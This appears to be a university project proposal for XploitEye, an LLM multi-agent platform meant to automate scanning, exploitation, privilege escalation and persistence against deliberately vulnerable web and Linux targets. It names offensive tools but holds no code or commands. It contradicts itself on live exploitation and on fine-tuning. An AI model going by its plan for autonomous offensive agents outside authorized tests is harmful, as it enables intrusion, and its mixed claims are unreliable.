
Final Year Project Proposal

XploitEye: A Multi-Agentic System Enabling Red & Blue Teaming Across Web and System Vulnerabilities



By

Muhammad Shoaib Ahmad	BSDSF22A028
Naeem Ullah	BSDSF22A029
Rana Muhammad Umer Riaz	BSDSF22A033
Zelaid Mujahid Butt	BSDSF22A044

Under the supervision of

Dr. Muhammad Arif Butt

Bachelor of Science in Data Science (2022-2026)

FACULTY OF COMPUTING & INFORMATION TECHNOLOGY (FCIT),

UNIVERSITY OF THE PUNJAB, LAHORE.

XploitEye: A Multi-Agentic System Enabling Red & Blue Teaming Across Web and System Vulnerabilities

A project proposal presented to

University of the Punjab, Lahore

In partial fulfillment of the requirement for the degree of

Bachelor of Science in Data Science (2022-2026)

By

Muhammad Shoaib Ahmad	BSDSF22A028
Naeem Ullah	BSDSF22A029
Rana Muhammad Umer Riaz	BSDSF22A033
Zelaid Mujahid Butt	BSDSF22A044

FACULTY OF COMPUTING INFORMATION TECHNOLOGY (FCIT),

UNIVERSITY OF THE PUNJAB, LAHORE

Executive Summary

This project, *"XploitEye: A Multi-Agentic System Enabling Red & Blue Teaming Across Web and System Vulnerabilities"*, aims to transform vulnerability assessment by making cybersecurity more accessible, affordable, and practical for diverse organizations. As attack surfaces grow across applications and infrastructure, traditional penetration testing remains slow, costly, and reliant on expert resources. The shortage of skilled professionals and high licensing fees further restrict the ability of Small and Medium-sized Enterprises, Educators, and Startups to secure their digital assets [1].

Objectives: The objective of this project is to build an AI-powered platform that automates the entire cyber-kill chain, from reconnaissance and scanning to exploitation, privilege escalation and persistence, in the Web and system environments. Using a multi-agent architecture of fine-tuned Large Language Models (LLMs) coordinated by a Model Context Protocol (MCP) Server, the platform intelligently simulates Red Team attacks and validates Blue Team defenses in real time. It interprets vulnerabilities, recommends layered mitigations, and autogenerates reports aligned with industry standards. The system operates in a controlled environment using exploitable Linux builds to test both user-space and kernel-space threats. A secure payment module ensures safe and affordable access, while a RAG-based chatbot guides users through the assessment process.

Methodology: The platform combines standard tools and structured processes to implement the full cyber kill chain. It will handle reconnaissance, scanning, exploitation simulation, privilege escalation, and post-exploitation hardening. Tools such as OWASP ZAP, Nmap, Nikto, Shodan, Netcat, Hydra, SQLmap, and Enum4linux will identify vulnerabilities, open ports, and misconfigurations. Exploitation and privilege escalation testing will extend to web apps, network services, and vulnerable Linux kernels for complete system context. Multi-agent LLMs will analyze findings, simulate attack paths, recommend defenses, and generate ISO-compliant reports. The MCP Server will manage workflows, access control, encryption, and audit logs [2], [3]. A Retrieval-Augmented Generation (RAG) chatbot will assist users, explain findings in plain language, and support mitigation decisions. The system will be validated using DVWA, WebGoat, Juice Shop, Mutillidae, bWAPP, and Metasploitable to demonstrate effectiveness across application and infrastructure layers [4], [5], [6].

Expected Outcomes: The project will demonstrate how generative AI and multi-agent systems, coordinated via an MCP Server, can automate and enhance vulnerability assessments across platforms. Key deliverables include a cybersecurity-tuned LLM, ISO-compliant reports, an interactive chatbot, and a secure payment system. The solution aims to reduce cost and complexity, making cyber risk management accessible to smaller organizations.

Contents

List of figures

List of tables

Chapter 1

INTRODUCTION

1.1 Background

As organizations increasingly rely on web-based technologies and online systems, the digital attack surface has grown substantially, giving cybercriminals more opportunities to exploit weaknesses. Well-known vulnerabilities such as injection flaws and misconfigured access controls highlighted in the OWASP Top 10 remain common due to outdated software, improper setups, and rushed development practices [4], [5], [6]. While manual penetration testing is widely regarded as reliable, it is slow, costly, and depends on highly skilled professionals who are in short supply [1]. Attackers now leverage both automated tools and sophisticated targeted intrusion techniques, and public vulnerability databases consistently show that many flaws are still being exploited, often due to delayed patching or missing controls. Recent research also highlights that system-level vulnerabilities such as insecure network configurations, weak authentication on servers, and unpatched OS-level exploits pose significant threats alongside application-level risks [7], [8]. Given this persistent threat landscape and the global shortage of cybersecurity professionals, there is a growing need for continuous, proactive, and automated security assessments powered by intelligent AI solutions, to help organizations of all sizes safeguard sensitive data and maintain operational resilience [2], [3].

1.2 Problem Statement

Despite the proliferation of penetration testing tools, most security assessments in organizations are still conducted manually, requiring significant time and the expertise of trained professionals [1]. This manual approach makes it difficult for many companies to keep up with the rapid evolution of cyber threats and the growing complexity of attack surfaces. The shortage of skilled cybersecurity professionals further exacerbates this challenge, leaving organizations vulnerable to both common and advanced attacks. While automated tools and platforms exist, such as those leveraging Large Language Models (LLMs) and machine learning, their outputs often contain complex technical language that demands expert interpretation to assess risk and determine remediation steps [7], [8]. These tools rarely provide clear, actionable guidance that non-experts can follow, and their high cost and complexity make them inaccessible for small businesses, startups, and educational institutions. As a result, many teams are unable to act on security findings, even when vulnerabilities are detected, due to barriers of affordability,

accessibility, and usability. There is a pressing need for intelligent, automated solutions that can bridge the expertise gap, simplify vulnerability reporting, and make cybersecurity more accessible to a broader range of users [2], [3]. As illustrated in Figure 1.1, the proposed solution aims to unify and simplify this fragmented landscape through a coordinated, AI-driven platform.




Fig. 1.1. Traditional Approach vs. Our Unified AI-Driven Solution

1.3 Who Needs It?

This project addresses the needs of a wide range of users who face increasing challenges in protecting their digital systems from evolving cyber threats. Cybersecurity is now essential for organizations of all sizes, not just large enterprises with dedicated teams, as threats grow in frequency and complexity [1], [2].

- **Small and Medium Enterprises (SMEs):** SMEs are frequent targets for cyberattacks due to limited budgets and a lack of specialized security staff. Most existing tools are either too complex or require expert training, making them inaccessible for regular employees. There is a strong demand for affordable, automated solutions that provide clear, actionable guidance for non-experts [8].
- **Educational Institutions and Training Programs:** Universities and colleges need hands-on, intuitive platforms to train the next generation of cybersecurity professionals. AI-powered solutions with interactive guidance can help students and trainees better understand and practice both web and system security testing [3].

- **Governments and Defense Organizations:** These entities must protect sensitive data and critical infrastructure, often relying on time-consuming manual processes. Automated tools can enhance efficiency, quickly identify risks, and adapt to emerging threats with less human effort [9].
- **Non-Technical Users and Developers:** Startup founders, small IT teams, and developers increasingly need to address security without specialized backgrounds. User-friendly platforms with AI assistants can explain findings in plain language and suggest practical remediation steps [2], [7].
- **Incident Response and Security Teams:** After cyberattacks, response teams must rapidly analyze breaches and determine remediation. Intelligent automation can speed up this process, helping teams identify affected systems and recommend targeted recovery actions [10].

By serving these diverse groups, this project aims to make advanced cybersecurity accessible, actionable, and effective for all, regardless of size, resources, or technical expertise.

1.4 Project Goals & Objectives

The primary goal of this project is to deliver an intelligent, user-friendly web-based cybersecurity platform focused on vulnerability assessment and reporting for Linux-based web applications and related kernel-level services. The platform will leverage advanced AI including multi-agent Large Language Models (LLMs), Retrieval-Augmented Generation (RAG), and a Multi-Context Protocol (MCP) orchestration layer to make cybersecurity assessments accessible, actionable, and compliant with ISO and ISC^2 standards.

1. **Automate the full cyber kill chain** of security assessment including reconnaissance, scanning, exploitation simulation, privilege escalation testing, and achieving persistence by exploiting known vulnerabilities in Linux kernel and user-space layers (as detailed in the Literature Review chapter). This demonstration will be performed in a controlled environment using at least three vulnerable Linux distributions: *Metasploitable2*, *Damn Vulnerable Linux*, and *Alt-Linux Exploitable Build*.
2. **Validate the platform through structured testing** using intentionally vulnerable applications such as DVWA, WebGoat, Juice Shop, Mutillidae, bWAPP, and Metasploitable. Testing will also include penetration testing of Web APIs, Library APIs, OS APIs, Database APIs, Hardware APIs, and Service APIs (as described in the Literature Review).

3. Use **fine-tuned Large Language Models (LLMs) and RAG-based agents** to interpret vulnerability data, simulate attack paths, recommend layered defenses, and generate structured reports aligned with industry standards.

4. **Develop a secure web interface and payment module** with robust backend design principles to prevent session hijacking, weak session handling, brute force attacks, and insecure ID management. The system will ensure strong authentication, encrypted transactions, and proper password salting in the database.

5. Incorporate an **AI-driven RAG chatbot** to assist users in real-time by answering questions, guiding security assessments, interpreting technical results in simple language, and generating reports compliant with ISO and ISC^2 standards.

6. **Integrate a Continuous Integration and Continuous Deployment (CI/CD) pipeline** to ensure secure, automated deployment, continuous validation, and high reliability across platform updates and changes.

7. **Automate penetration testing and red teaming tools** while generating reports as per the referenced standards. The concept and techniques are detailed in the Literature Review and will be demonstrated in controlled environments.

8. **Empower non-expert users** such as SMEs, students, and startup developers to conduct self-guided cybersecurity assessments and comprehend risk exposure using an intuitive dashboard without requiring formal security training.

Together, these objectives aim to deliver a full-spectrum, AI-enabled cybersecurity platform that simplifies assessments, enhances accuracy, and democratizes access to professional-grade security tools.

1.5 Scope & Limitations

1.5.1 Scope

This project encompasses the design, development, and validation of an AI-driven cybersecurity platform tailored to automate vulnerability assessment across both web and system environments. The core scope includes the following components:

- **Web Vulnerability Assessment:** Automated scanning of user-specified web applications to identify common and emerging threats. This includes the detection of OWASP Top 10 vulnerabilities such as injection flaws, broken authentication, misconfigurations, insecure components, sensitive data exposure, and logic-based vulnerabilities.

- **System-Level and Network Penetration Testing:** Comprehensive assessment of target systems, covering IP and port scanning, service enumeration, operating system fingerprinting, open share detection, credential weaknesses, insecure protocols, outdated software, access control and firewall configuration analysis, network topology mapping, and misconfiguration detection.

- **Interactive Web-Based Interface:** A responsive, user-friendly frontend designed to support smooth operation across all modern browsers and devices. It facilitates scan configuration, progress monitoring, and result exploration without requiring prior cybersecurity expertise.

- **AI-Powered Post-Scan Analysis:** Integration of a fine-tuned, multi-agent Large Language Model framework coordinated by a Multi-Context Protocol and enhanced with Retrieval-Augmented Generation. This AI layer transforms raw scan data into actionable insights, contextual attack paths, and precise, step-by-step remediation guidance, catering to both technical and non-technical users.

- **Exploitation of Linux Kernel Vulnerabilities:** The platform will include capabilities to assess and exploit known vulnerabilities in the running Linux kernel of target servers. This will demonstrate privilege escalation, persistence techniques, and mapping of attack vectors referenced by published Common Vulnerabilities and Exposures identifiers. Detailed outputs will help users understand the full impact of kernel-level security gaps.

- **Standards-Compliant Reporting:** Automated generation of structured security reports aligned with industry standards such as ISO and ISC^2. Reports include exploitability assessments, risk prioritization, vulnerability classifications, and clearly defined remediation actions.

1.5.2 Limitations

Despite offering intelligent automation and ease of use, the proposed system has certain limitations that define the boundaries of its current capabilities:

- **No Real-Time Intrusion Detection or Prevention:** The project focuses on pre-attack vulnerability assessments and does not provide active real-time threat detection or automated defense mechanisms.

- **Limited Scope of Exploitation:** While the system will detect and suggest potential exploits, it will not perform live exploitation to demonstrate vulnerability impact (to avoid ethical and legal issues).

- **Limited Legal Scope for Testing Live Targets:** The platform is intended for testing user-owned or authorized environments only. Unauthorized scanning of external IPs or domains is outside the ethical and legal scope.
- **LLM Interpretability Dependence:** The quality of output and remediation suggestions relies heavily on how well the fine-tuned Large Language Model interprets scanned data. In rare cases, it may miss nuanced context or suggest generic solutions.
- **Dependence on Third-Party Tools:** The scanning modules use external tools (such as Nmap, Nikto, and similar utilities). Any inaccuracy or limitation in these tools directly affects the performance of the system.
- **Resource and Budget Constraints for LLM Fine-Tuning:** Fine-tuning the Large Language Model requires additional financial resources that are not available within this project. Instead, Retrieval-Augmented Generation will be implemented to provide contextual analysis and guidance without dedicated fine-tuning.

1.6 High-Level System Components

The proposed AI-driven cybersecurity platform is designed as a modular, scalable system that unifies advanced artificial intelligence with proven security tools to deliver automated, end-to-end vulnerability assessments and exploitation workflows. Unlike traditional platforms limited to scanning, this solution performs full-spectrum operations including reconnaissance, exploitation, privilege escalation, and remediation guidance across both web applications and system environments such as Linux kernels and network services.

The platform architecture is divided into two primary layers: **Web Vulnerability & Exploitation** and **System & Kernel Exploitation**, as illustrated in Figure 1.2.




Fig. 1.2. Workflow of our platform with Red & Blue Team modes

1.6.1 Web Application Layer

The Web Application Layer functions as the primary interface for user interaction with the platform. It is carefully designed to balance ease of use with security and performance, providing an intuitive experience for users across all technical backgrounds. This layer serves not only as a frontend but as a complete orchestration interface for launching, managing, and interpreting assessments. Key components include:

- **Authentication and Access Control:** Provides secure user onboarding, including registration, login, and password management. Implements robust access control using role-based authorization (RBAC), ensuring that sensitive operations and data remain protected based on user roles.
- **Interactive Dashboard:** Serves as the central control panel for users. It displays real-time insights, scan progress, risk trends, historical scan data, vulnerability statistics, and high-level summaries. Users can view active sessions, schedule scans, or access recent reports in a single glance.
- **Unified Scan Orchestration:** Offers a guided, modular workflow for configuring and launching various types of scans including web application testing, system-level audits, and network reconnaissance. Users can customize target parameters, scanning depth, and focus areas (e.g., OWASP Top 10, known CVEs, open ports, misconfigurations), enabling both predefined and flexible testing strategies [4], [5], [6].
- **Real-Time Reporting and Visualization:** After each scan, the platform generates interactive and standards aligned reports that include severity ratings, exploitability metrics, risk categorizations, and mitigation guidance. Rich visualizations such as bar charts, heat maps, and attack path trees are provided to enhance understanding and facilitate faster decision-making.
- **AI-Powered Chatbot Assistant:** An integrated chatbot assistant powered by Retrieval-Augmented Generation (RAG) provides natural language support throughout the assessment lifecycle. It interprets technical results, answers user queries, translates complex vulnerabilities into layman-friendly terms, and suggests tailored remediation steps [2], [3].
- **User and Team Management:** Offers collaborative tools to manage individual users, assign team roles, set access privileges, and audit user activities. This enables organizations to securely operate as teams, with accountability and structured control over cybersecurity workflows.
- **Secure Payment and Subscription Module:** Supports encrypted transactions for managing access tiers, handling subscription plans, generating invoices, and unlocking enterprise-grade features. Follows industry-standard protocols for transaction security and user data protection.

1.6.2 Backend Services Layer

The **Backend Services Layer** powers core functionality, enabling scanning, exploitation, AI-driven analysis, and secure data orchestration of our solution. It will built using Python and FastAPI and follows a modular architecture that supports parallel workflows and scalable automation, as shown in Figure 1.3.

- **API Gateway & Orchestrator:** All incoming requests are routed through a secure API Gateway and managed by the Orchestrator, which assigns backend modules to initiate, authenticate, and streamline each workflow.
- **MCP Orchestration Server:** The **Model Context Protocol (MCP)** Server coordinates concurrent Red Team and Blue Team execution contexts. It handles scan execution, data ingestion, task scheduling, and results aggregation.
- **Scanning Engines:** Enumeration tools like **Nmap**, **ZAP**, and **Nikto** are used to detect misconfigurations, open ports, exposed services, OWASP Top 10 vulnerabilities, and known CVEs in web and system infrastructures.
- **Exploitation & Persistence Engines:** The system supports ethical exploitation using tools such as **Metasploit Framework**, **MSFVenom**, **Hydra**, **SQLMap**, **XSStrike**, **SET (Social Engineering Toolkit)**, and **Netcat**. These engines simulate exploitation, privilege escalation, and persistence in both web applications and Linux-based systems.
- **AI Analysis Module:** Multi-agent fine-tuned **Large Language Models (LLMs)** drive the analysis layer. Red Team agents simulate attack vectors, while Blue Team agents generate mitigation strategies and assess security posture.
- **RAG Integration: Retrieval-Augmented Generation (RAG)** enables contextual AI outputs by fetching relevant scan results, system documentation, or vulnerability data from semantic vector databases.
- **Vector Databases:** Semantic knowledge from scans is embedded and indexed using databases such as **ChromaDB** and **Qdrant**, enabling similarity-based search and fast retrieval for LLM queries.
- **Reporting Engine:** This engine produces structured security reports aligned with **ISO** and **ISC²** standards. It includes risk severity, threat classification, CVE traceability, and clear mitigation paths in PDF and JSON formats.
- **Secure Storage & Validation:** All data is encrypted at rest and in transit. The system is validated using six intentionally vulnerable applications: **DVWA**, **WebGoat**, **Juice Shop**, **bWAPP**, **Mutillidae**, and **Metasploitable2** ensuring robust testing of both web and system-level capabilities.




Fig. 1.3. Backend services architecture of XploitEye

1.7 Application Architecture

The proposed system XploitEye, is designed as a modern, multi-layered platform that combines a **React**-based frontend with a **FastAPI** (Python) backend. This architecture was selected because React offers a highly dynamic and responsive user experience, while FastAPI provides excellent performance, asynchronous request handling, and compatibility with Python-based AI libraries. Together, they enable a scalable, maintainable, and extensible solution for automated cybersecurity assessments. The full stack of supporting tools and technologies is listed in Table 1.1.

- **User Interface Layer (React)** The User Interface Layer serves as the main entry point for users. Developed using React and supporting libraries such as Next.js, Tailwind CSS, Material UI, and Redux, it provides a responsive, cross-platform experience. Users can:
  - Configure scans and select targets.
  - Choose Red Team attack simulation or Blue Team defensive analysis modes.
  - Monitor scan progress and review notifications in real time.
  - Visualize results in clear tables and interactive graphs.

  The interface is designed to be accessible to both cybersecurity professionals and non-technical users.

- **Integrated Security Toolchain** This component delivers the core offensive and defensive capabilities of the platform. Unlike standalone scanners, the toolchain is fully orchestrated by the backend, enabling automation across the entire kill chain. It includes:
  - **Blue Team Engines**: OWASP ZAP for dynamic web scanning; Nmap and OpenVAS for system enumeration and vulnerability detection; Nikto and Wapiti for web server assessment; Arachni and Vega for web application security testing.
  - **Red Team Toolkit**: Metasploit Framework for exploit execution; sqlmap for SQL injection testing; XSStrike for cross-site scripting detection and exploitation; Hydra for credential brute forcing; wfuzz and Gobuster for fuzzing directories and parameters; Enum4linux and CrackMapExec for network and SMB enumeration.
  - **Persistence and Privilege Escalation Utilities**: Linux Kernel Exploitation tools (e.g., Dirty COW, OverlayFS exploits), mimikatz for credential dumping (Windows contexts), and custom scripts for simulating post-exploitation persistence scenarios.
- **Data Aggregator and Parser** This subsystem ingests raw outputs from all scanning and exploitation modules. It standardizes data into unified JSON documents, enabling downstream AI analysis. Features include:
  - Automatic parsing and cleaning of scan logs.
  - Mapping findings to CVEs and OWASP Top 10 categories.
  - Structuring data for similarity search and Retrieval-Augmented Generation (RAG).
- **Multi-Agent Large Language Model (LLM) Cognitive Core** The AI intelligence hub of the platform, implemented with LangChain.js. Multiple specialized agents collaborate to process the standardized data:
  - *Red Team Pathfinder Agent*: Simulates likely attack paths, including lateral movement and privilege escalation.
  - *Blue Team Remediator Agent*: Generates detailed, contextual defensive recommendations.
  - *Reporting Synthesizer Agent*: Prepares clear, ISO and ISC^2-aligned reports.

  Each agent leverages fine-tuned transformer models and retrieval capabilities to produce actionable, explainable outputs.
- **Report Generator** This module compiles comprehensive reports that include:
  - Vulnerability classifications with severity ratings.
  - Attack paths and potential exploitation vectors.
  - Mitigation and remediation steps formatted in user-friendly layouts.
  - Export options (PDF, JSON, and HTML).

Reports comply with industry standards to support regulatory and audit requirements.

- **AI Chatbot Assistant (RAG-Based)** An interactive assistant that combines Retrieval-Augmented Generation (RAG) with vector search to deliver:
  - Explanations of scan results in plain language.
  - Step-by-step guidance for remediation.
  - Answers to user queries about vulnerabilities, CVEs, and recommended practices.

  The chatbot continuously updates its context from the vector database, ensuring consistent, evidence-based support.

- **Backend and API Layer (FastAPI)** The orchestration layer that coordinates all components. It includes:
  - The **Model Context Protocol Server**, responsible for managing the full workflow lifecycle.
  - Asynchronous task management via RabbitMQ to process long-running scans and AI analysis in parallel.
  - Secure API gateway (NGINX) enforcing TLS encryption, authentication, and rate limiting.
  - Persistent storage of results, configurations, and audit logs.

1.8 System Limitations and Constraints

1.8.1 Limitations

Despite its advanced features, the platform has several inherent limitations:

- **No Real-Time Defense:** The system focuses on pre-attack vulnerability assessment and does not provide real-time intrusion detection or automated prevention capabilities.
- **Live Exploitation Capability Disabled:** While the platform has the technical capability to execute live exploitation of identified vulnerabilities, this feature is intentionally disabled in the deployed environment to comply with ethical guidelines and avoid unintended impacts on target systems.

